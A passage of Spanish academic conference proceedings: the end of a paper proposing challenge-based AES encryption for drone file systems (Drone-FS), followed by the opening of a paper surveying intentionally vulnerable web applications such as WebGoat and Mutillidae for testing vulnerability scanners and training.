vez, hacer uso de la aplicación Drone-FS, que actuaría como otro sistema de ficheros destinado al almacenamiento de datos confidenciales. Así, los datos quedan protegidos incluso aunque se copien a otro dispositivo con otro sistema de ficheros.

La Figura 1 describe brevemente la solución que se pretende desarrollar. El dron puede ir dotado con un *kérnel* de Linux y su sistema de ficheros asociado. Además, integraría un nuevo sistema de ficheros que permita actividades de cifrado y descifrado mediante la ejecución de retos. El resultado de la ejecución de los retos permite generar la clave con la cual se cifra y descifra la información. Esta clave no se almacena en ninguna parte, por lo que debe ser generada ejecutando los retos tanto a la hora de cifrar como de descifrar y, además, ambos resultados deben coincidir para acceder correctamente a la información. Este enfoque permitiría no solo la manipulación segura de documentos sino también el acceso seguro a las aplicaciones del dron como, por ejemplo, la cámara de vídeo.

Los pasos para la creación del fichero auto protegido del que se ha hablado anteriormente se detallan a continuación

A. *Configuración de parámetros de seguridad*

Los parámetros de seguridad del dron se configuran mediante la aplicación de Drone-FS durante la puesta en marcha del dron. En este momento, es necesario seleccionar los retos que tendrán que ser ejecutados cada vez que un usuario quiera acceder a un fichero

B. *Obtención de la clave*

Una vez que se han definido los retos se procede a definir la clave que cifrará los datos. De esta manera, se genera una clave de 256 bits que es función de los resultados correctos de la ejecución de los diferentes retos que se han configurado en la puesta en marcha del dron. Así, es posible descifrar el fichero siempre y cuando los retos se ejecuten en las condiciones impuestas y, por tanto, tanto la clave generada en el proceso de descifrado como la generada en el de cifrado coincidan. Es decir, si en el momento de descifrar el fichero el resultado de la ejecución de los retos es el correcto, la clave se generará correctamente y el fichero será descifrado. Sin embargo, si alguno de los retos falla, la clave será incorrecta por lo que no se descifrará el fichero y no será posible la lectura del mismo en esa sesión. Con este método de generación de clave en función de los resultados de los retos se pretende evitar que dichos resultados se almacenen en el fichero con el objetivo de que ningún atacante pueda acceder a los mismos.

C. *Cifrado de los datos*

Una vez generada la clave, se procede al cifrado de los datos del fichero. Para ello, se utiliza el algoritmo Advanced Encryption Standard (AES). AES es un algoritmo que permite cifrar la información contenida en un fichero en bloques de 128 bits utilizando una clave de longitud 128, 192 ó 256 bits *[6]*. En el caso de Drone-FS se utiliza una clave de 256 bits. Existe un problema con el cifrado AES que se produce cuando se aplica dicho algoritmo de forma independiente a cada bloque ya que dos bloques que contienen los mismos datos tendrán como resultado el mismo cifrado. Esto supone una vulnerabilidad ya que se podría llegar a descubrir la clave por medio de un ataque de análisis estadístico. Por esta razón, es




Fig. 2. Diagrama de cifrado

necesario añadir un modo de operación al cifrado en bloques que permita que los datos cifrados de cada bloque sean siempre diferentes aunque los datos de entrada del bloque sean los mismos. Esto es posible utilizando el modo Cipher-Block Chaining (CBC) que opera aplicando una operación XOR entre los datos del bloque que va a ser cifrado y los datos ya cifrados del bloque anterior [7]. De este modo, cada bloque cifrado depende de los bloques hasta ese punto y no es posible un análisis estadístico. En la Figura 2 se puede observar un esquema del cifrado propuesto para la aplicación Drone-FS.

D. *Generación del fichero*

Se genera un nuevo fichero que se protege a sí mismo y que incluye los datos cifrados y la información acerca de los retos que se deben ejecutar para generar la clave de descifrado correctamente. Aunque la información referente a la ejecución de los retos es susceptible de ser robada, la ventaja de este sistema radica en que los retos no podrán ser resueltos si no se dan las condiciones de contorno adecuadas, que no son conocidas. Por tanto, de nada sirve conocer qué retos deben ejecutarse si no se sabe cómo reproducir el resultado correcto en su ejecución.

Por otro lado, con independencia del número y robustez de cada reto empleado, la clave final generada para el cifrado de la información es de 256 bits, tal y como se expone en el apartado B. Un ataque de fuerza bruta a una clave de estas características es actualmente imposible de realizar si se introduce un gran grado de aleatoriedad en la clave. Dicho grado de aleatoriedad se consigue combinando distintas fuentes de información variable, que son los retos de los que depende cada clave.

Además, en el caso de un ataque por análisis estadístico, los ficheros están protegidos gracias al uso de AES con el modo de funcionamiento CBC, lo que otorga mayor robustez al sistema.

Por tanto, la única vía de ataque sería llegar a conocer la función de combinación de retos, y hacer ataque de adivinación o fuerza bruta considerando los posibles resultados de cada reto individual. Sin embargo, si se eligen los retos adecuadamente, la resolución de uno de ellos no arroja ninguna pista acerca de la clave que se utilizó en el proceso de cifrado. Es decir, un ataque de estas características deberá probar todas y cada una de las posibilidades teniendo en cuenta el número y el tipo de retos. Por ejemplo, si empleamos solo dos retos, uno de fecha y otro de localización y el reto de fecha puede tomar un valor de 1 entre 365 y el reto de posicionamiento GPS (Global Positioning System) puede tomar un valor de 1 entre 10.000,

la robustez total del sistema es de 365 x 10.000 = 3.650.000 posibilidades. Esto es extensible al caso en el que se falseen las señales que llegan al dron como, por ejemplo, la señal GPS. De hecho, en junio de 2011, el equipo de investigación de la Universidad de Texas en Austin consiguió poner bajo control un dron falseando la señal GPS que llegaba al dispositivo [8]. Sin embargo, si esto sucediese con el dron del ejemplo anterior, el atacante no solo tendría que falsear la señal GPS sino que, además, tendría que modificar el día del dispositivo y acertar para poder acceder al sistema de ficheros. Si se añaden más retos, las combinaciones posibles aumentan y, por ende, la seguridad de la información.

Por lo tanto, para dotar de mayor robustez la combinación de retos y evitar su ataque por fuerza bruta, no se debe aceptar un reto cuya resolución admita solo unas pocas combinaciones posibles tales como una letra del alfabeto o un código de tres dígitos ya que contribuyen muy poco a la robustez total del sistema. Es decir, la seguridad del fichero depende del tipo de retos empleados y de la robustez de cada uno de ellos.

IV. Criptografía basada en retos

Drone-FS es una herramienta que utiliza criptografía basada en retos. Esto permite que un atacante que quiera acceder a la información contenida en el dron no pueda hacerlo ya que desconoce tanto los retos que fueron configurados en la puesta en marcha del vehículo como las condiciones específicas de ejecución de los mismos para lograr los resultados correctos que permitan generar la clave.

Además, se pueden añadir otras medidas de seguridad en relación a los retos como, por ejemplo, que sea necesario realizar la verificación de los mismos en un servidor externo al dron. La desventaja de esta medida es que sería necesaria una conexión permanente pero permitiría que las respuestas a la ejecución de los retos fuesen totalmente ajenas a los miembros de la organización, salvo a la persona encargada de introducir los parámetros en el servidor.

Por otro lado, es posible definir retos de localización o de contexto que solo se resuelvan de forma positiva en el entorno físico de la organización. Esto permite que la información no pueda ser descifrada en lugares no permitidos, aunque existan cómplices que intenten acceder a los ficheros de forma externa.

En cualquier caso, dependiendo del tipo de información y del grado de seguridad que se requiera para la información contenida en un dron en concreto, es posible elegir, de una lista, los retos deseados para el sistema. Lo ideal es utilizar una combinación de varios de forma que las respuestas posibles a la ejecución de los retos aumenten y, por tanto, se incremente la dificultad de un posible ataque por fuerza bruta. A continuación, se listan algunos de los retos que son susceptibles para su implementación en el sistema de ficheros de un dron.

A. Huella electrónica del dispositivo

En este caso, huella electrónica se refiere a las características hardware y software del dispositivo con el que se intenta acceder a un fichero. Así, características como el procesador, la versión del sistema operativo, el tipo de memoria RAM, entre otros pueden llegar a evitar que una persona acceda a la información desde una máquina no autorizada si se seleccionan adecuadamente.

De esta manera, sería posible configurar un dron para que genere ficheros que se pueden abrir únicamente en una máquina con un procesador y una versión del sistema operativo concretos. De esta manera, si un dron que recoge datos de temperatura sube sus ficheros a un servidor en la nube, estos ficheros únicamente podrían visualizarse si se descargan en las máquinas que disponen de las características que fueron configuradas durante la puesta en marcha del dron.

B. Huella multimedia del entorno

Este reto permite definir las características multimedia que tiene que tener el entorno en el momento en el que se desea acceder a la información. De esta manera, un tono inaudible de una determinada frecuencia o un espectro lumínico determinado impedirían el acceso a los ficheros fuera de un laboratorio específico, a menos que se pudiesen reproducir exactamente las mismas condiciones para las que fue configurado el dron. Este tipo de reto se puede utilizar con parámetros como la temperatura, la humedad e, incluso, el nivel de ruido.

C. Claves multimedia

Al igual que la huella multimedia, se pueden utilizar mensajes ocultos en las imágenes del entorno para proteger la información. Por ejemplo, se puede utilizar como clave multimedia el histograma de una imagen determinada. De esta manera, puesto que cada imagen tiene un histograma concreto, no será posible descifrar la información si la cámara del dron no capta la imagen concreta con la que se realizó el cifrado del sistema de ficheros.

Este tipo de reto es extensible a cualquier otro procesamiento que se realice sobre la imagen captada por la cámara del dron e, incluso, se pueden utilizar como clave ficheros de audio o vídeo.

D. Fecha y hora

Ciertos ficheros pueden tener fecha de caducidad y no deben ser abiertos pasada dicha fecha. Para evitar un acceso indeseado a los mismos, se puede configurar un reto que sea la fecha y hora hasta la cual se puede acceder al fichero. De esta forma, una vez superado ese momento, el resultado de la ejecución del reto es negativo por lo que no será posible acceder a la información.

E. Localización geográfica (coordenadas GPS)

Cuando se trata de enviar información de un punto a otro, es posible definir un reto que permita abrir el fichero únicamente en una ubicación o ubicaciones específicas. Así, si se intenta acceder a la información desde unas coordenadas GPS que no son las que se registraron durante la puesta en marcha del dron, será imposible acceder a la información. Es cierto que este reto, por sí mismo, podría llegar a ser atacado si se consigue falsificar la señal GPS [8]. Sin embargo, si se utiliza en combinación con otros retos como, por ejemplo, la fecha en la cual debe ser accedido desde esa posición geográfica, las posibilidades de acertar en la respuesta a la ejecución de los retos disminuyen, tal y como se describe en el análisis realizado en la sección III.D.

F. Parámetros de vuelo: ruta, velocidad y altitud.

En muchas ocasiones, se conoce con antelación la ruta que debe seguir un dron por lo que es posible generar una lista de coordenadas GPS por las que debe pasar el vehículo. De esta manera, uno de los retos puede comprobar que la ruta que ha seguido el dron es la correcta. En el caso de que no lo sea, lo más probable es que el dron haya sido secuestrado y no será posible acceder a la información. Además, es posible añadir

otro parámetro a este reto que sea la hora a la que el dron pasa por una coordenada concreta. Así, aunque se manipule la señal GPS del dispositivo, si no se pasa por las coordenadas falsificadas a la hora correcta, no será posible descifrar el fichero.

Por otro lado, la velocidad y la altitud también pueden formar parte del reto. Así, para obtener la clave es necesario que existan unos determinados parámetros de vuelo, dentro de una ruta determinada. Esto permite robustecer el reto y, por ende, la seguridad del sistema de ficheros.

G. Parámetros biométricos

Es posible crear una huella digital a partir de la voz de un individuo o de su huella dactilar. Así, para archivos que requieran un alto grado de seguridad, es posible, además de la aplicación de los retos anteriores, la ejecución de un nuevo reto basado en parámetros biométricos. De esta manera, para abrir el fichero sería necesario que el usuario pase un control de acceso basado en condiciones biométricas del propio individuo (huella dactilar, reconocimiento facial, de voz…). Esto tiene como consecuencia que ninguna persona que no haya sido autorizada durante la puesta en marcha del dron podrá acceder a los ficheros del sistema.

V. CONCLUSIONES

Las soluciones actuales para la protección de información y herramientas DLP están basadas, en última instancia, en el uso de credenciales. Sin embargo, el uso de dichas credenciales no ofrece seguridad ante una amenaza interna como podría ser un empleado espía o ante la sustracción de las mismas por parte de personal no autorizado. Es decir, las herramientas basadas en credenciales tienen un agujero de seguridad no cubierto actualmente y que se pretende solucionar con el desarrollo de la herramienta Drone-FS.

Además, cuando se necesitan credenciales, es necesaria la distribución de las mismas al personal autorizado lo que puede dar lugar a problemas de seguridad si dichas claves llegan a manos indeseadas. De esta manera, la seguridad basada en retos trata de cubrir dicho agujero de seguridad reemplazando el uso de credenciales por la ejecución de retos en los que la clave de descifrado es el resultado de la ejecución de dichos retos. Por tanto, se elimina la necesidad de almacenar la clave de cifrado. Esta eliminación permite no solo evitar el problema de la distribución de clave que resuelven los mecanismos de clave pública/privada, sino que elimina por completo incluso la necesidad de la clave pública.

Por otro lado, los retos pueden ser de cualquier naturaleza y, en el caso de la seguridad en vehículos aéreos no tripulados, se pueden usar sus capacidades de movimiento autónomo y de captación de elementos del entorno (imágenes, sonido, temperatura…) para la definición de los mismos. Es decir, no existe un conjunto cerrado de retos sino que se pueden diseñar nuevos retos con nuevos parámetros en función de las necesidades de la aplicación. Esto hace del mecanismo de seguridad basado en retos un mecanismo adaptable a la necesidad. Se trata de una propuesta abierta y adaptable a cada escenario.

En cuanto a la robustez del sistema, ésta depende del número de retos y de la variabilidad del resultado de cada uno de ellos. Además, para evitar ataques criptográficos se utilizan mecanismos de expansión de clave y cifrado.

Sin embargo, existe una vulnerabilidad en la criptografía basada en retos y que es dependiente de la implementación. Dicha vulnerabilidad se produce cuando, mediante un ataque, se consigue acceder al sistema de ficheros tras una ejecución correcta de los retos realizada por otro usuario que sí está autorizado. En este momento, existe una copia del fichero en claro al menos en la memoria RAM por lo que un atacante podría acceder al sistema y sustraer el fichero ya decodificado.

En definitiva, la criptografía basada en retos supone una evolución de las herramientas DLP actuales ya que permite cubrir varios agujeros de seguridad que, hoy en día, aún existen. Sin embargo, aún es necesario madurar esta tecnología para mejorarla y cubrir sus propias vulnerabilidades. Por ello, se definen varias líneas de trabajo futuro:

- Desarrollo de mecanismos de protección de la memoria RAM a nivel hardware de forma que no sea posible acceder a la misma para sustraer un archivo que ha sido decodificado.
- Desarrollo de mecanismos anti-manipulación a nivel hardware de las señales que llegan al dispositivo (como, por ejemplo, la señal GPS) utilizando, para ello, diversos retos. Por ejemplo, se debe pasar por una coordenada GPS a una determinada hora y a una velocidad concreta. Si esto no sucede, puede emitirse una alarma de que el dron ha sido secuestrado y tomar las medidas oportunas.
- Definición de nuevos retos basados en acelerómetro
- Definición de nuevos retos basados en huella química como, por ejemplo, niveles de componentes químicos que deben encontrarse en el aire.

AGRADECIMIENTOS

Los autores agradecen al Ministerio español de Economía y Competitividad, el cual financia esta investigación a través del programa de innovación “RETOS”, RTC-2015-4064-8.

REFERENCIAS

[1] E. Aced, «Drones: una nueva era de la vigilancia y la privacidad,» *Seguritecnia*, pp. 60-68, Diciembre 2013.

[2] Preeti Raman, Hilmi Güneş Kayacık, Anil Somayaji, «Understanding Data Leak Prevention,» *Annual symposium on information assurance (ASIA)*, pp. 27-31, 2011.

[3] Boletín Oficial del Estado, «Ley 18/2014,» vol. 252, pp. 83976-83982.

[4] B. Wyseur, «White Box Cryptography,» de *Encyclopedia of Cryptography and Security*, V. T. H. C. A. a. J. S., Ed., Springer, 2011, pp. 1386-1387.

[5] R. Juncos, «Observatorio tecnológico, Ministerio de Educación, Cultura y Deporte,» 21 enero 2008. [En línea]. Available: http://recursostic.educacion.es/observatorio/web/es/software/software-general/549-raul-juncos-. [Último acceso: 15 marzo 2016].

[6] «Specification for the Advanced Encryption Standard (AES),» *Federal Information Processing Standards Publication*, nº 197, 2001.

[7] «DES Modes of Operation,» *Federal Information Processing Standards Publication*, nº 81, 1980.

[8] The University of Texas at Austin, «Cockrell School of Engineering,» 27 junio 2012. [En línea]. Available: http://www.engr.utexas.edu/features/humphreysspoofing. [Último acceso: 29 abril 2016].

.

Aplicaciones Web Vulnerables a Propósito

Iván Israel Sabido Cortes
Departamento de Ingeniería del Software e Inteligencia Artificial (DISIA)
Universidad Complutense de Madrid
isc_86@hotmail.com

Fernando Román Muñoz
Departamento de Ingeniería del Software e Inteligencia Artificial (DISIA)
Universidad Complutense de Madrid
froman@ucm.es

Luis Javier García Villalba
Departamento de Ingeniería del Software e Inteligencia Artificial (DISIA)
Universidad Complutense de Madrid
javiergv@fdi.ucm.es

Abstract- **Existen varios tipos de aplicaciones Web vulnerables, por ejemplo las aplicaciones desarrolladas para alguna utilidad, sobre las que se han detectado vulnerabilidades, como sistemas de facturación online o sistemas CMS; o las aplicaciones vulnerables a propósito, desarrolladas para realizar pruebas a herramientas de seguridad web o capacitación a desarrolladores o profesionales de la seguridad. Para la evaluación correcta de las herramientas de análisis de vulnerabilidades e impartición de formación en detección de vulnerabilidades web, se necesita de una aplicación o conjunto de aplicaciones web vulnerables consensuadas con las que probar y un conjunto de vulnerabilidades predefinido para las aplicaciones web.**
En el presente trabajo se hace un análisis y valoración de las aplicaciones vulnerables a propósito existentes, con el objetivo de seleccionar y probar las que más tipos de vulnerabilidades incluyan y que mejor se puedan ampliar con nuevas. Las pruebas para este trabajo se han realizado con 2 escáneres automatizados de vulnerabilidades web.

***Index Terms*- aplicaciones web vulnerables, escáneres automatizados de vulnerabilidades web, vulnerabilidades, seguridad web**

Tipo de contribución: *Investigación en desarrollo*

I. INTRODUCCIÓN

La seguridad en aplicaciones web es un aspecto importante para la protección de los activos. Estos activos pueden ser elementos como un servidor, información almacenada en la base de datos o hasta la reputación de la empresa o gobierno. Una aplicación web debe cumplir tres aspectos importantes para su buen funcionamiento: integridad, disponibilidad y confiabilidad. Estos tres aspectos hacen necesaria la utilización de herramientas para la detección de vulnerabilidades en el desarrollo de la aplicación y una mejor capacitación por parte de los programadores, para el desarrollo seguro de éstas. Las herramientas más populares para la detección de vulnerabilidades en aplicaciones web son los escáneres automáticos de vulnerabilidades web. Existen tanto comerciales como de software libre. Sin embargo estas herramientas, además de contar con muchas fortalezas, también cuentan con muchas limitaciones, debido principalmente a que las tasas de detección de vulnerabilidades puede variar [1]. Para poder evaluar las fortalezas y limitaciones de estas herramientas, se hace uso de aplicaciones web que contienen vulnerabilidades. En el presente trabajo se hace un análisis de las distintas aplicaciones web vulnerables existentes. Estas aplicaciones han sido tomadas de distintos trabajos de instituciones o trabajos de investigación. Para obtener un conjunto representativo de todas las aplicaciones existentes se les aplican 5 criterios de selección, con lo que se obtienen 5 aplicaciones. Como siguiente paso, se hace un análisis del conjunto representativo para obtener a las 2 aplicaciones que contienen la mayoría de los tipos de vulnerabilidades de varias de las clasificaciones más conocidas, como la Guía de Pruebas de OWASP [2] o la clasificación de amenazas de WASC [3]. Para finalizar, se agregan 8 nuevos tipos de vulnerabilidades a una de las aplicaciones para contar con una mayor cantidad. Esta aplicación servirá como apoyo para comprobar las capacidades reales de detección de las herramientas de análisis y para impartir formación en detección de vulnerabilidades web.

II. ANTECEDENTES

A. *Vulnerabilidades en aplicaciones web*

Una vulnerabilidad es una debilidad en los requisitos del sistema de seguridad, el diseño, ejecución o funcionamiento, que se podría accionar accidentalmente o explotar intencionalmente y que da lugar a una violación a la política de seguridad del sistema [4].

Las vulnerabilidades en las aplicaciones web pueden ser aprovechadas para obtener algún beneficio o comprometer la reputación de la empresa. Estos ataques pueden ser realizados del lado del cliente como por ejemplo “cross site scripting”, del lado del servidor como la inyección de código, o del lado de la capa de datos, en este caso el ataque podría ser una inyección SQL.

La mayoría de las vulnerabilidades se deben a los errores cometidos por los programadores al desarrollar una aplicación web, esto puede ser debido al poco conocimiento en seguridad o a la restricción de tiempo para la entrega de la aplicación.

Existen instituciones que se dedican a clasificar los diferentes tipos de vulnerabilidades, ataques y daños que pueden ocasionar, así como a elaborar consejos de seguridad para evitarlas. Entre estas instituciones tenemos el “Open

Web Application Security Project" (OWASP) con su top ten de vulnerabilidades más comunes y su manual de pruebas para aplicaciones web y el "Web Application Security Consortium" WASC con su clasificación de amenazas, entre otras.

B. Herramientas de Detección

Las herramientas de detección automatizada se han hecho populares como apoyo a los profesionales en la búsqueda de vulnerabilidades en aplicaciones web. Estas herramientas analizan de manera automática o semiautomática la aplicación web, realizando ataques maliciosos en busca de vulnerabilidades que puedan ponerla en riesgo.

Para que la herramienta pueda iniciar el análisis, se le debe proporcionar su URL o URLs y eventualmente las credenciales necesarias. Estás herramientas suelen contar con 3 módulos principales [5]: (1) un rastreador, que se encarga de iniciar el rastreo de la aplicación partiendo de las URLs proporcionadas, recupera las páginas y archivos accesibles de ésta e identifica todas las entradas que pueden encontrarse en formularios, al igual que los parámetros que se envían al servidor de la aplicación. (2) Un módulo de ataque que se encarga de generar valores que pueden explotar algún tipo de vulnerabilidad, estos valores son generados para cada entrada que ha encontrado el rastreador y para cada tipo de vulnerabilidad. Por último (3) un módulo de análisis, el cual se encarga de analizar las respuestas retornadas por el servidor o la aplicación de los distintos ataques en busca de algún patrón que pudiera dar como válido el ataque realizado, o para retroalimentar a los otros módulos.

A pesar de que estas herramientas son un gran apoyo para los profesionales de la seguridad, aún generan muchos falsos positivos, esto hace necesario el tener que evaluar las herramientas existentes para conocer sus capacidades y limitaciones. Para poder realizar esta evaluación es necesario definir una lista con las vulnerabilidades web que pueden encontrarse en las aplicaciones actuales y desarrollar una aplicación web que cuente con las vulnerabilidades de la lista [6].

C. Listado de tipos de Vulnerabilidades

Para este trabajo se ha considerado la lista de vulnerabilidades de la clasificación realizada en [6], la cual es una clasificación basada en el mapeo de vulnerabilidades y clasificaciones existentes. En ese trabajo previo, inicialmente se relacionan algunos de los principales conceptos del desarrollo inseguro de software: vulnerabilidades, amenazas, debilidades, riesgos, controles características de auditoría o patrones de ataque. A continuación se describen las clasificaciones de tipos de vulnerabilidades que existen actualmente, tanto en aplicaciones Web como en cualquier tipo de aplicaciones, indicando las principales características de cada una de ellas. Más adelante se analizan las relaciones que entre las clasificaciones de vulnerabilidades han realizado diversas instituciones. A partir de la información obtenida se consigue un único mapeo entre las clasificaciones. Este mapeo se usa a continuación para, después de seleccionar sólo las vulnerabilidades en aplicaciones Web, obtener un listado que contiene todas las vulnerabilidades Web en las clasificaciones actuales. Esta nueva clasificación incluye las vulnerabilidades actuales en las aplicaciones web y se conforma de una lista de 63 vulnerabilidades, la cual la hace una de las más completas y actualizadas.

La clasificación obtenida proporciona una visión más completa de las vulnerabilidades web, con la que los investigadores pueden realizar pruebas a las herramientas de seguridad para comprobar sus capacidades y limitaciones, y para los profesionales de la seguridad el poder llevar a cabo una mejor búsqueda de vulnerabilidades y consideraciones para asegurar la aplicación.

D. Aplicaciones Vulnerables

Existen varios tipos de aplicaciones web vulnerables. Se cuenta con aplicaciones desarrolladas para alguna utilidad, en las cuales se han detectado vulnerabilidades, y aplicaciones desarrolladas con vulnerabilidades a propósito para realizar pruebas o formación con ellas. Estas últimas también pueden dividirse en aplicaciones web desarrolladas por los fabricantes de herramientas de detección, y las desarrolladas en trabajos independientes.

De esta forma se tienen tres fuentes de aplicaciones vulnerables: (1) aplicaciones desarrolladas con algún propósito, que tienen alguna vulnerabilidad conocida; (2) aplicaciones desarrolladas por los fabricantes de herramientas de detección de vulnerabilidades web y (3) aplicaciones desarrolladas para comprobar las características de estas herramientas o para impartir formación.

En (1) se tienen aplicaciones como CMS o PhpBB. Estas aplicaciones han sido desarrolladas para cumplir con algún propósito, sin embargo los programadores cometieron errores, que fueron detectados y aprovechados por los atacantes. En (2) se tienen las aplicaciones de fabricantes como Acunetix, IBM o McAfee, con las cuales se pueden probar las herramientas de detección que desarrollan. En (3) se tienen aplicaciones desarrolladas como WebGoat, WackPicko, DVWA, Mutillidae, etc. Estas aplicaciones han sido desarrolladas en investigaciones o por instituciones para impartir formación o realizar pruebas a las herramientas.

III. TRABAJOS RELACIONADOS

Se han desarrollado varios trabajos de investigación en donde se intenta evaluar las capacidades y limitaciones de las distintas herramientas de detección. En [7] se hace uso de versiones de aplicaciones como wordpress, Drupal y phpBB2, en las cuales se han detectado vulnerabilidades. En estas aplicaciones puede darse el caso de haber otros tipos vulnerabilidades que no hayan sido detectadas o dadas a conocer. En otros trabajos como el realizado en la Universidad de Santa Bárbara [5], se desarrolla una aplicación propia llamada Wackopicko, la cual cuenta con diferentes retos para el rastreo y vulnerabilidades para la prueba de herramientas automatizadas, tanto comerciales

como de código libre. En dicho trabajo consideran que una aplicación vulnerable debe contar con los siguientes requisitos, (1) debe tener claramente definidas las vulnerabilidades, (2) debe ser fácilmente personalizable para poder agregar nuevas vulnerabilidades y (3) debe representar a las aplicaciones actuales en términos de funcionalidad y tecnología.

En [8] se hace uso de una aplicación con 5 tipos de vulnerabilidades desarrollada en Drupal y al igual que en el trabajo mencionado anteriormente, se hacen algunas consideraciones para realizar una mejor evaluación de las herramientas. En [9], consideran el uso de niveles con diferentes mecanismos de defensa para incrementar la seguridad. Con estos niveles se puede evaluar la complejidad de los ataques generados para evadir los mecanismos de defensa que siguen siendo vulnerables.

Como puede verse en los distintos trabajos realizados, las vulnerabilidades que han sido consideradas suelen ser muy pocas y las más comunes y conocidas, tales como "SQL injection", "cross site scripting" (reflejado, almacenado y DOM), inclusión de archivos, gestión de sesiones, "cross site request forguery", "path transversal", restricción de acceso insuficientes, protección insuficiente en la capa de transporte, inyección de comandos, contraseñas débiles, manipulación de parámetros e inyección javascript, entre otras. Aunque en cada trabajo se menciona que las herramientas no son capaces de detectar muchas de las vulnerabilidades implementadas, estos tampoco consideran el evaluar las aplicaciones con una lista de tipos de vulnerabilidades más extensa o bien definida. Considerando lo anterior y a que en cada trabajo se consideran distintos tipos de vulnerabilidades, se hace necesario contar con una lista definida de tipos de vulnerabilidades y con una o varias aplicaciones que contengan a estas [6]. Para realizar una mejor valoración de las herramientas y contar con aplicaciones que consideren la tecnología actual, realistas y con buena documentación, se han tomado como filtro para la selección de estas, 5 criterios los cuales se presentan en el siguiente capítulo.

IV. SELECCIÓN DE APLICACIONES

A. Aplicaciones Web vulnerables a propósito

Como primer objetivo del trabajo se ha seleccionado un conjunto lo suficientemente representativo de las aplicaciones web vulnerables que existen actualmente. Para esto, se ha hecho una recopilación de proyectos de distintas organizaciones y sitios o trabajos de recopilación de aplicaciones vulnerables conocidos en el ámbito de la seguridad web. Estas aplicaciones tienen como objetivo probar herramientas y apoyar en la enseñanza en seguridad web.

Para seleccionar un conjunto de aplicaciones lo suficientemente representativo, se ha realizado un análisis considerando los siguientes criterios:

- Deben tener claramente definidas las vulnerabilidades.
- Deben ser fácilmente personalizables para poder agregar nuevas vulnerabilidades.
- Deben representar a las aplicaciones actuales en términos de funcionalidad y tecnología.
- Deben contar con varias vulnerabilidades de distinto tipo.
- Deben contar con buena documentación.

Como aplicaciones vulnerables relevantes tenemos las que se indican a continuación.

WebGoat: Cuenta con varios tipos de vulnerabilidades y sigue actualizándose constantemente. Está desarrollada en Java e incluye distintos tipos de tecnologías como JavaScript, XML, etc. Es mantenida como un proyecto de OWASP y se ha desarrollado para poder agregar nuevas vulnerabilidades. Su objetivo es la enseñanza en seguridad y la evaluación de herramientas automatizadas. Cuenta con una buena documentación de las vulnerabilidades que están en la aplicación así como video tutoriales.

Mutillidae II: Cuenta con varios tipos de vulnerabilidades y constantemente se actualiza. Maneja tecnología actual y se le pueden agregar nuevas vulnerabilidades. No se basa en una temática, por ejemplo un blog, sin embargo los ejemplos si pueden ser considerados como pequeñas aplicaciones reales. Cuenta con distintos niveles de seguridad. Está desarrollado en PHP y tiene como base de datos MySql. Su objetivo es la enseñanza en seguridad web. Cuenta también con una buena documentación de las vulnerabilidades que están en la aplicación así como video tutoriales.

Damn Vulnerable Web Application: Cuenta con varios tipos de vulnerabilidades. Maneja tecnología actual y es desarrollada para poder agregar nuevas vulnerabilidades. Su funcionalidad no es como las aplicaciones reales ya que ha sido pensada para la enseñanza de seguridad web. Al igual que Mutillidae cuenta con niveles de seguridad. Cuenta con una buena documentación de las vulnerabilidades que están en la aplicación y está desarrollada en PHP y como base de datos hace uso de MySql.

WackoPicko: Está desarrollada en PHP, su funcionalidad se basa en un portal de ventas de fotos. Cuenta con varios tipos de vulnerabilidades y con tecnología actual. Es difícil agregar nuevas vulnerabilidades sin salirse de su funcionalidad. Cuenta con una buena documentación de las vulnerabilidades que están en la aplicación.

The ButterFly Security Project: Este proyecto tiene como objetivo dar una idea de las vulnerabilidades en aplicaciones Web comunes. Es desarrollado en PHP y MySql y cuenta con varias vulnerabilidades documentadas.

Las aplicaciones que se han elegido cumplen con nuestros propósitos. Algunas de estas aplicaciones han sido desarrolladas como trabajos de investigación, otras por empresas que se dedican al análisis de vulnerabilidades. Las aplicaciones pueden ser fácilmente instaladas en distintas plataformas.

B. Otras aplicaciones vulnerables

No se han considerado aplicaciones a las que se le ha encontrado alguna vulnerabilidad como Joomla o Wordpress. En estas aplicaciones no se tiene la certeza si han sido detectadas todas las vulnerabilidades que puedan existir en la aplicación.

Aplicaciones que no tienen una buena documentación, que cuentan con pocas vulnerabilidades, que no representen aplicaciones con tecnologías actuales o no hayan sido actualizadas en mucho tiempo tampoco han sido consideradas.

Otras conocidas como Hackme Bank, ha sido desarrollada en .NET y su funcionalidad se basa en un portal bancario. Cuenta con varios tipos de vulnerabilidades y con tecnología actual, así como con una buena documentación de las vulnerabilidades que tiene. Como contrapartida, debido a que no se cuenta con su código fuente, no pueden agregarse nuevas vulnerabilidades. Google Gruyere fue una iniciativa de Google, desarrollada en Python, para dar a conocer y enseñar a los desarrolladores las vulnerabilidades que pueden tener las aplicaciones web. Cuenta con una buena documentación de las vulnerabilidades que están en la aplicación, pero no con suficientes vulnerabilidades para nuestro propósito.

C. Aplicaciones Web con más vulnerabilidades

En este apartado se han seleccionado las aplicaciones que cuentan con el mayor número de tipos de vulnerabilidades distintas de la clasificación presentada en [6], de entre el conjunto representativo de aplicaciones. Para esto, se han analizado de forma manual y con ayuda de distintas herramientas, cada una de las aplicaciones del conjunto seleccionado en la primera fase. El número de vulnerabilidades que contiene la versión analizada de cada una puede verse en la Tabla I.

Las aplicaciones con mayor número de vulnerabilidades de la lista y que han sido seleccionadas para el presente trabajo son WebGoat [10] y Mutillidae [11]. Ambas aplicaciones tienen un total de 46 vulnerabilidades diferentes. Butterfly podría ser tenida en cuenta, pero debido a que ya se tiene una aplicación desarrollada con el lenguaje PHP no ha sido considerada al tener menos vulnerabilidades que Mutillidae.

En la figura Fig. 1, se observa el proceso de selección y los filtros por los que tuvieron que pasar las aplicaciones web vulnerables a propósito. A pesar de que existen muchas aplicaciones desarrolladas por instituciones, organizaciones, universidades y algunas en trabajos de investigación, estas no cuentan con lo necesario para pasar los filtros de la primera fase. En la segunda fase, 3 aplicaciones cumplen con los requerimientos, pero solamente 2 han sido consideradas en este trabajo.

D. Vulnerabilidades implementadas

